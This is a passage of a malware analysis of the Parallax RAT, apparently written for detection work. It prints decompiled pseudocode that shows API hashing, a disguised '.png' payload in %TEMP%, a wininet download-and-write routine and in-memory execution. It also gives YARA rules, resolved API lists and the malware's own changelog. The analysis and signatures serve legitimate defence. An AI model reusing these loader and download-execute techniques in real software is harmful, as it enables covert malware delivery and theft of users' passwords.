It has its unique unique file generation algorithm leveraging srand and rand API calls and obfuscating the file as ".png" in %TEMP% directory.

```
  v124 = 0;
  do
  {
    while ( 1 )
    {
      ++v124;
      v14 = 0xCBCBCBCB;
      resolver = 0xCBCBCBCB;
      zw_arg_func(vCBCBCBEF, 5000);
      ++*(_DWORD *)(resolver + 72);
      load_lib = 0;
      *(_DWORD *)(resolver + 60) = api_hash_crc32(*(_DWORD *)(resolver + 56),
3380355071);// GetProcAddress
      *(_DWORD *)(resolver + 28) = api_hash_crc32(*(_DWORD *)(resolver + 56),
3407153372);// LoadLibraryW
      v50 = 'n';
      v51 = 't';
      v52 = 'd';
      v53 = 'l';
      v54 = 'l';
      v55 = 0;
      load_lib = (*(int (__stdcall **)(__int16 *))(resolver + 28))(&v50);//
LoadLibraryW
      *(_DWORD *)(resolver + 32) = api_hash_crc32(*(_DWORD *)(resolver + 56),
2143056945);// GlobalAlloc
      *(_DWORD *)(resolver + 48) = api_hash_crc32(*(_DWORD *)(resolver + 56),
128164624);// GetTempPathW
      *(_DWORD *)(resolver + 12) = api_hash_crc32(load_lib, 4099714205);//
RtlCreateUnicodeStringFromAsciiz
      *(_DWORD *)(resolver + 36) = api_hash_crc32(load_lib, 3603135000);//
ZwDelayExecution
      *(_DWORD *)(resolver + 40) = api_hash_crc32(*(_DWORD *)(resolver + 56),
3300174157);// GetFileAttributesW
      *(_DWORD *)(resolver + 44) = api_hash_crc32(*(_DWORD *)(resolver + 56),
1552247879);// CreateProcessW
      global_free_ret = api_hash_crc32(*(_DWORD *)(resolver + 56), 1667964573);//
GlobalFree
      api_hash_crc32(*(_DWORD *)(resolver + 56), 3081981091);// GlobalReAlloc
      zwterm_process = (void (__stdcall *)(signed int,
_DWORD))api_hash_crc32(load_lib, 3798818906);// ZwTerminateProcess
      if ( (signed int)v124 > 3 )
        zwterm_process(-1, 0);
      v56 = 'o';
      v57 = 'l';
      v58 = 'e';
      v59 = '3';
      v60 = '2';
      v61 = 0;
      *(_DWORD *)(resolver + 20) = api_hash_crc32(load_lib, 233258989);// swprintf
      ole32_ret = (*(int (__stdcall **)(__int16 *))(resolver + 28))(&v56);



      ==
     createfilew_ret = (int (__stdcall *)(int, signed int, signed int, _DWORD, signed
int, signed int, _DWORD))(*(int (__stdcall **)(_DWORD, char *))(resolver + 60))(*
(_DWORD *)(resolver + 56), &v109);
      *(_DWORD *)(resolver + 52) = api_hash_crc32(*(_DWORD *)(resolver + 56),
3437843986);// WriteFile
      CloseHandle_ret = (void (__stdcall *)(int))api_hash_crc32(*(_DWORD *)(resolver
+ 56), 2962429428);// CloseHandle
      gettickcount_ret = api_hash_crc32(*(_DWORD *)(resolver + 56), 1531058680);//
GetTickCount
      VirtualAlloc_ret = (int (__stdcall *)(_DWORD, signed int, signed int, signed
int))api_hash_crc32(// VirtualAlloc

*(_DWORD *)(resolver + 56),

164498762);
      rand_msvscrt_Resolve(1, 7, resolver);
      rand_resolv = rand_msvscrt_Resolve(1, -1, resolver);
      srand_msvcrt_resolve(rand_resolv, resolver);
      shell_32Dll = sub_402090(0xC8A1BAD8);
      if ( !shell_32Dll )
      {
        v35 = 's';
        v36 = 'h';
        v37 = 'e';
        v38 = 'l';
        v39 = 'l';
        v40 = '3';
        v41 = '2';
        v42 = 0;
        shell_32Dll = (*(int (__stdcall **)(__int16 *))(resolver + 28))(&v35);
      }
      SHGetFolderPathW_ret = (void (__stdcall *)(_DWORD, signed int, _DWORD, _DWORD,
int))api_hash_crc32(// SHGetFolderPathW

shell_32Dll,

3345296191);
      get_temp_path = (*(int (__stdcall **)(signed int, signed int))(resolver + 32))
(64, 520);
      (*(void (__stdcall **)(signed int, int))(resolver + 48))(260, get_temp_path);//
GetTempPathW
      v43 = '%';
      v44 = 'x';
      v45 = '.';
      v46 = 'p';
      v47 = 'n';
      v48 = 'g';
      v49 = 0;
      globalAlloc = (*(int (__stdcall **)(signed int, signed int))(resolver + 32))
(64, 100);
      rand_msvscrt_Resolve(10000, 100000000, resolver);
      (*(void (__cdecl **)(int, __int16 *, _DWORD))(resolver + 20))(globalAlloc,
&v43, *(_DWORD *)(resolver + 72));// swprintf formatter
      path_parser(get_temp_path, globalAlloc);
      (*(void (__stdcall **)(char *, _DWORD))(resolver + 12))(&v4, *(_DWORD
*)resolver);// RtlCreateUnicodeStringFromAsciiz formatter
      path_ret = path_check(get_temp_path);
      if ( createinstance_path_create(
             v5,
             get_temp_path,
             path_ret,
             (int)&cocreateInstance_ret,
             *(_DWORD *)(resolver + 36)) )
      {
        break;
      }
      file_open = 0;
      temp_path_file_write = createfilew_ret(get_temp_path, 4, 3, 0, 2, 128, 0);
      if ( temp_path_file_write != 0xFFFFFFFF )
      {
        file_open = wininet_dll_func(*(_DWORD *)resolver, temp_path_file_write,
resolver);
        CloseHandle_ret(temp_path_file_write);
        break;
      }
    }
    v72 = (*(int (__stdcall **)(int))(resolver + 40))(get_temp_path);
  }
  while ( v72 == 0xFFFFFFFF || v72 & 0x10 );
  v8 = 0x7610;
  v71 = 31012;
  v_alloc_ret = (_BYTE *)VirtualAlloc_ret(0, 31012, 4096, 64);
  func(v_alloc_ret, *(_BYTE **)(resolver + 4), v71);
  v26 = &v_alloc_ret[v8];
  v24 = (void (__cdecl *)(int, int *))&v_alloc_ret[v8];
  v25 = parser_lopp(get_temp_path);
  v69 = (*(int (__stdcall **)(signed int, int))(resolver + 32))(64, v25 + 2);
  for ( i = 0; *(_WORD *)(get_temp_path + 2 * i); ++i )
    *(_BYTE *)(i + v69) = *(_BYTE *)(get_temp_path + 2 * i);
  v77 = 0;
  v24(v69, &v77);
  if ( v77 )
  {
    v68 = v77;
    v126 = v77;
    *(_DWORD *)(v77 + 24) = v77 + 72;
    v66 = parser_lopp2(*(_DWORD *)(v126 + 24));
    v67 = (int *)(*(_DWORD *)(v126 + 24) + v66 + 1);
    v64 = *v67;
    v21 = v67 + 1;
    v65 = (int *)(v66 + *(_DWORD *)(v126 + 24) + v64 + 5);
    v76 = *v65;
    v121 = v65 + 1;
    v23 = (int *)((char *)v65 + v76 + 4);
    v19 = *(int *)((char *)v65 + v76 + 4);
    v17 = (void (__cdecl *)(_DWORD))(v65 + 14912);
    v22 = (int *)((char *)v65 + v76 + 8);
    *(_DWORD *)v126 = v22;
    *(_DWORD *)(v126 + 8) = v21;
    *(_DWORD *)(v126 + 12) = v64;
    v27 = 'c';
    v28 = 'm';
    v29 = 'd';
    v30 = '.';
    v31 = 'e';
    v32 = 'x';
    v33 = 'e';
    v34 = 0;
    *(_DWORD *)(v126 + 28) = &v27;
    *(_DWORD *)(v126 + 16) = 19340;
    v63 = (*(int (__stdcall **)(signed int, signed int))(resolver + 32))(64, 520);
    SHGetFolderPathW_ret(0, 7, 0, 0, v63);
    *(_DWORD *)(v126 + 32) = v63;
    *(_BYTE *)(v126 + 64) = 0;
    *(_BYTE *)(v126 + 65) = 1;
    *(_DWORD *)(v126 + 36) = v121;
    *(_DWORD *)(v126 + 40) = 3996;
    *(_DWORD *)(v126 + 4) = v19;
    VirtualProtect_ret = (void (__stdcall *)(int *, int, signed int, char
*))api_hash_crc32(
                                                                               *
(_DWORD *)(resolver + 56),

268857135);// VirtualProtect
    VirtualProtect_ret(v121, v76, 64, &v1);
    v16 = v17;
    v17(v126);
  }
  return ((int (__stdcall *)(unsigned int, _DWORD))zwterm_process)(0xFFFFFFFF, 0);
```

B. Image Decoder Technique

The payload calls wininet.DLL library utilizing InternetOpenA, InternetOpenUrlA, InternetReadFile InternetReadFile API calls:

```
int __cdecl wininet_dll_func(int a1, int a2, int resolver)
{

...

  LoadLibraryW_ret = 0;
  v4 = 'w';
  v5 = 'i';
  v6 = 'n';
  v7 = 'i';
  v8 = 'n';
  v9 = 'e';
  v10 = 't';
  v11 = 0;
  LoadLibraryW_ret = (*(int (__stdcall **)(__int16 *))(resolver + 28))(&v4);
  InternetGetConnectedState_ret = (int (__stdcall *)(_DWORD,
_DWORD))api_hash_crc32(LoadLibraryW_ret, 4075158540);// InternetGetConnectedState
  InternetOpenA_ret = (int (__stdcall *)(_DWORD, signed int, _DWORD, signed int,
_DWORD))api_hash_crc32(

LoadLibraryW_ret,

3658917949);// InternetOpenA
  InternetOpenUrlA_ret = (int (__stdcall *)(int, int, _DWORD, _DWORD, signed int,
_DWORD))api_hash_crc32(

LoadLibraryW_ret,

23397856);// InternetOpenUrlA
  InternetReadFile_ret = (void (__stdcall *)(int, _BYTE *, signed int, int
*))api_hash_crc32(

LoadLibraryW_ret,

1824561397);// InternetReadFile
  InternetCloseHandle_ret = (void (__stdcall *)(int))api_hash_crc32(LoadLibraryW_ret,
3843628324);// InternetCloseHandle
  Sleep_ret = (void (__stdcall *)(signed int))api_hash_crc32(*(_DWORD *)(resolver +
56), 3472027048);// Sleep
  while ( !InternetGetConnectedState_ret(0, 0) )
    Sleep_ret(5000);
  iopen_url_ret = InternetOpenA_ret(0, 1, 0, 0x4000100, 0);
  if ( !iopen_url_ret )
    iopen_url_ret = 0;
  v19 = 0;
  internetopen_url_ret = InternetOpenUrlA_ret(iopen_url_ret, a1, 0, 0, 2048, 0);
  GlobalAlloc_ret = (_BYTE *)(*(int (__stdcall **)(signed int, signed int))(resolver
+ 32))(64, 2000);// GlobalAlloc
  if ( internetopen_url_ret )
  {
    do
    {
      parse_x(GlobalAlloc_ret, 2000);
      InternetReadFile_ret(internetopen_url_ret, GlobalAlloc_ret, 1024, &v23);
      v19 += v23;
      if ( v23 )
        (*(void (__stdcall **)(int, _BYTE *, int, char *, _DWORD))(resolver + 52))
(a2, GlobalAlloc_ret, v23, &v12, 0);// WriteFile
    }
    while ( v23 );
    InternetCloseHandle_ret(internetopen_url_ret);
  }
  else
  {
    InternetCloseHandle_ret(0);
  }
  return v19;
```

IV. Yara Signature

A. Parallax Loader

```
rule crime_win32_parallax_loader_1 {
   meta:
      description = "Detects Parallax Loader"
      author = "@VK_Intel"
      reference = "https://twitter.com/VK_Intel/status/1227976106227224578"
      date = "2020-02-24"
      hash1 = "829fce14ac8b9ad293076c16a1750502c6b303123c9bd0fb17c1772330577d65"
   strings:
     $main_call = { 68 81 85 50 00 e8 ?? ?? ?? ?? 89 ?? ?? ?? ?? ?? 8d ?? ?? ?? ?? ??
51 ff ?? ?? ?? ?? ?? e8 ?? ?? ?? ?? 89 ?? ?? ?? ?? ?? ff ?? ?? ?? ?? ?? 68 00 10 00
00 68 b0 a2 00 00 ff ?? ?? ?? ?? ?? ff ?? ?? ?? ?? ?? 89 ?? ?? ?? ?? ?? ff ?? ?? ??
?? ?? 68 8c e1 4f 00 ff ?? ?? ?? ?? ?? e8 ?? ?? ?? ?? 83 c4 0c 8b ?? ?? ?? ?? ?? 8b
?? ?? ?? ?? ?? 8b ?? ?? ?? ?? ?? 89 ?? ?? 8b ?? ?? ?? ?? ?? 8b ?? ?? ?? ?? ?? 8b ??
?? ?? ?? ?? 89 ?? ?? 8b ?? ?? ?? ?? ?? 8b ?? ?? ?? ?? ?? 8b ?? ?? ?? ?? ?? 89 ?? ??
8b ?? ?? ?? ?? ?? 8b ?? ?? ?? ?? ?? 8b ?? ?? ?? ?? ?? 89 ?? ?? 8b ?? ?? ?? ?? ?? 03
?? ?? ?? ?? ?? 89 ?? ?? ?? ?? ?? 8b ?? ?? ?? ?? ?? 89 ?? ?? ?? ?? ?? ff ?? ?? ?? ??
?? 68 40 84 50 00 8d ?? ?? ?? ?? ?? 51 e8 ?? ?? ?? ?? 83 c4 0c}

     $decoder_call = { 55 8b ec 83 c4 f8 33 c0 89 ?? ?? 33 d2 89 ?? ?? 8b ?? ?? 3b ??
?? 7d ?? 8b ?? ?? 8b ?? ?? 8b ?? ?? 8b ?? ?? 33 ?? ?? ?? ?? ?? ?? 8b ?? ?? 8b ?? ??
89 ?? ?? 83 ?? ?? ?? 75 ?? 33 d2 89 ?? ?? eb ?? ff ?? ?? ff ?? ?? 8b ?? ?? 3b ?? ??
7c ?? 59 59 5d c3}

   condition:
      uint16(0) == 0x5a4d and filesize < 2000KB and
      2 of them
}
```

B. Parallax Payload

```
rule crime_win32_parallax_payload_1 {
   meta:
      description = "Detects Parallax Injected Payload v1.01"
      author = "@VK_Intel"
      reference = "https://twitter.com/VK_Intel/status/1227976106227224578"
      date = "2020-02-24"
      hash1 = "20d0be64a0e0c2e96729143d41b334603f5d3af3838a458b0627af390ae33fbc"
   strings:
   $zwdelay_prologue = { 66 ?? ?? ?? 66 83 c1 01 66 ?? ?? ?? 50 b8 cb cb cb cb 89 ??
?? ?? ?? ?? 58 8b ?? ?? ?? ?? ?? 89 ?? ?? 68 88 13 00 00 8b ?? ?? 8b ?? ?? 51 e8 ??
?? ?? ??}

   $wininet_call = { b8 77 00 00 00 66 ?? ?? ?? b9 69 00 00 00 66 ?? ?? ?? ba 6e 00
00 00 66 ?? ?? ?? b8 69 00 00 00 66 ?? ?? ?? b9 6e 00 00 00 66 ?? ?? ?? ba 65 00 00
00 66 ?? ?? ?? b8 74 00 00 00 66 ?? ?? ?? 33 c9 66 ?? ?? ?? 8d ?? ?? 52 8b ?? ?? 8b
?? ?? ff d1 89 ?? ?? 6a 00 68 0c fc e5 f2 8b ?? ?? 52 e8 ?? ?? ?? ?? 83 c4 0c 89 ??
?? 6a 00 68 3d a8 16 da 8b ?? ?? 50 e8 ?? ?? ?? ?? 83 c4 0c 89 ?? ?? 6a 00 68 e0 05
65 01 8b ?? ?? 51 e8 ?? ?? ?? ?? 83 c4 0c 89 ?? ?? 6a 00 68 f5 98 c0 6c 8b ?? ?? 52
e8 ?? ?? ?? ?? 83 c4 0c 89 ?? ?? 6a 00 68 24 1d 19 e5 8b ?? ?? 50 e8 ?? ?? ?? ?? 83
c4 0c 89 ?? ?? 6a 00 68 a8 ed f2 ce 8b ?? ?? 8b ?? ?? 52 e8 ?? ?? ?? ?? 83 c4 0c 89
?? ?? 6a 00 6a 00 ff ?? ?? 85 c0 75 ?? 68 88 13 00 00 ff ?? ?? eb ?? 6a 00 68 00 01
00 04 6a }

   $rand_png_call = { b8 25 00 00 00 66 ?? ?? ?? ?? ?? ?? b9 78 00 00 00 66 ?? ?? ??
?? ?? ?? ba 2e 00 00 00 66 ?? ?? ?? ?? ?? ?? b8 70 00 00 00 66 ?? ?? ?? ?? ?? ?? b9
6e 00 00 00 66 ?? ?? ?? ?? ?? ?? ba 67 00 00 00 66 ?? ?? ?? ?? ?? ?? 33 c0 66 ?? ??
?? ?? ?? ?? 6a 64 6a 40 8b ?? ?? 8b ?? ?? ff d2 89 ?? ?? 8b ?? ?? 50 68 00 e1 f5 05
68 10 27 00 00 e8 ?? ?? ?? ??}

   condition:
      uint16(0) == 0x5a4d and filesize < 100KB and
      2 of them
}
```

V. Addendum

A. Loader API List Table Resolved

```
GetSystemDirectoryW
GlobalAlloc
ZwAllocateVirtualMemory
IsWow64Process
DbgPrint
ZwReadVirtualMemory
ZwProtectVirtualMemory
RtlGetNativeSystemInformation
RtlWow64EnableFsRedirectionEx
GetSystemDirectoryW
lstrcmpiW
ZwWriteVirtualMemory
ZwQueryInformationProcess
LoadLibraryW
ZwCreateFile
ZwCreateTransaction
ZwWriteFile
RtlSetCurrentTransaction
ZwCreateSection
ZwMapViewOfSection
ZwRollbackTransaction
ZwGetContextThread
ZwResumeThread
ZwClose
ZwUnmapViewOfSection
ZwTerminateProcess
ZwDelayExecution
NtQueryInformationFile
RtlDosPathNameToNtPathName_U
NtQuerySystemInformation
swprintf
ZwSetContextThread
CreateProcessW
LdrGetProcedureAddress
RtlCreateUnicodeStringFromAsciiz
ZwReadFile
CopyFileW
lstrlenW
GetWindowsDirectoryW
GetFileAttributesW
CreateRemoteThread
FindFirstFileW
FindNextFileW
CreateFileW
WaitForSingleObject
ZwFlushInstructionCache
RtlDecompressBuffer
ReadFile
WriteFile
GetFileSize
```

B. Payload API List Table Resolved

```
GetProcAddress
LoadLibraryW
GlobalAlloc
GetTempPathW
RtlCreateUnicodeStringFromAsciiz
ZwDelayExecution
GetFileAttributesW
CreateProcessW
GlobalFree
GlobalReAlloc
ZwTerminateProcess
swprintf
WriteFile
CloseHandle
GetTickCount
VirtualAlloc
SHGetFolderPathW
swprintf
RtlCreateUnicodeStringFromAsciiz
VirtualProtect
CoInitialize
CoCreateInstance
CreateFileW
rand
srand
InternetGetConnectedState
InternetOpenA
InternetOpenUrlA
InternetReadFile
InternetCloseHandle
Sleep
```

C. Malware Change Log

1.0.3

- Password recovery bug fixed if multiple users were selected.
- Fixed memory leak on Server.exe Remote desktop.
- Fixed labels background color on Builder -> Connections.
- Fixed UPX bug where it does not compress on some OS.
- AutoTasks now auto Save/Load settings.
- HWID keeps changing on special OS's bug fixed.
- It is now possible to use 0.1 intervals for the Remote View. Though not recommended.
- Statusbar now shows which ports are in listening status. The maximum display is 10 ports.
- Password recovery now shows the total passwords of all clients.
- Builder -> Installation file name now no needs ".exe" file extension.
- Mutex name now randomized if no profile is found.
[+] Added Exception handler window. Not all functions have an Exception handler yet.

1.0.2

- Password recovery bug fixed if multiple users were selected*.
- Fixed Mozilla Thunderbird bug where it gets stuck if recovered more than once. (Server has to be updated)
- The serial has changed. The case where it changes if VPN is on is not a bug but it should not change anymore.

*The password recovery concurrency is hardcoded to 5 clients. This value cannot be changed at the moment.
The rest clients will be queued to be completed at another time once the current concurrency value drops below the maximum.

Please note that this software at its early stages. So don't freak out if you find something that doesn't work as expected.
Most bugs happen because the coder did not test the same settings/environment as you did. You should report any bugs/issues to be fixed.
You need to be more specific about what you exactly faced. Things like "it crashes" does not help track down the issue.

1.0.1
- Password recovery update to support Mozilla Thunderbird.
- Fixed few bugs on the server receives.
- Bug fixed if the Password profile folder does not exist.

1.0.0
- Initial release.